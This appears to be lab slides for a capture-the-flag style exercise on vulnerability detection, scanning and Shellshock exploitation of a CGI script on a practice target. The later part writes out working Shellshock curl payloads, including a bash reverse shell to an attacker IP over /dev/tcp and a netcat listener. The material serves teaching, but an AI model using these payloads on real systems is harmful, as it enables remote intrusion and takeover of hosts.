

❖ Vulnerability Detection

➤ Activity 4.1


- Shared target
  - All targets have user level flag as well as root-level flag
  - RANGE-DEPLOYER AND DEPLOY USERS ARE OUT OF SCOPE
  - You can reset target to original snapshot to restart
  - Adjust any exploit that seeks to modify a critical auth file like /etc/passwd
- There are tools that automate vulnerability detection as well as the process of exploitation
- It is very likely that you won't understand the techniques used in the demonstrations
- Lab is to give a sense of a typical vuln detection, exploit, privilege escalation lifecycle might look like
- To the extent possible, experiment on your own before looking at spoilers. May find a better way to catch flags

❖ Port Scan/Service Detection

- Scanning all ports (specifically UDP) takes time
- Scan the top 100 tcp ports
- Detect service version information
- Armed with version information as well as possibly the OS
- Find major/minor release of the OS

❖ When Looking into exploits:

- Cgi-bin
- <https://www.cvedetails.com/>
- <https://www.exploit-db.com/>
- Look into OS version
- Services and their Versions
- Inspect web pages
- Servers
  - Referrer
- <https://nmap.org/book/man-nse.html>
- [https://owasp.org/www-pdf-archive/Shellshock\\_-\\_Tudor\\_Enache.pdf](https://owasp.org/www-pdf-archive/Shellshock_-_Tudor_Enache.pdf)



```
(champuser@kali)~$ curl -H 'User-Agent: () { ;; }; echo ; echo ; /bin/uname -a' bash -s 'http://10.0.5.23/cgi-bin/status'
Linux cupcake 2.6.32-431.el6.x86_64 #1 SMP Fri Nov 22 03:15:09 UTC 2013 x86_64
4 x86_64 x86_64 GNU/Linux
```

- ❖
- ❖ Reverse shell

```
(champuser@kali)~$ curl -H 'User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/10.0.17.21/4444 0>&1' http://10.0.5.23/cgi-bin/status
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>504 Gateway Time-out</title>
</head><body>
<h1>Gateway Time-out</h1>
<p>The gateway did not receive a timely response from the upstream server or application.</p>
<hr>
<address>Apache/2.2.15 (CentOS) Server at 10.0.5.23 Port 80</address>
</body></html>

(champuser@kali)~$
```

- 
- `curl -H 'User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/10.0.17.21/4444 0>&1' http://10.0.5.23/cgi-bin/status`
- `nc -nlvp 4444`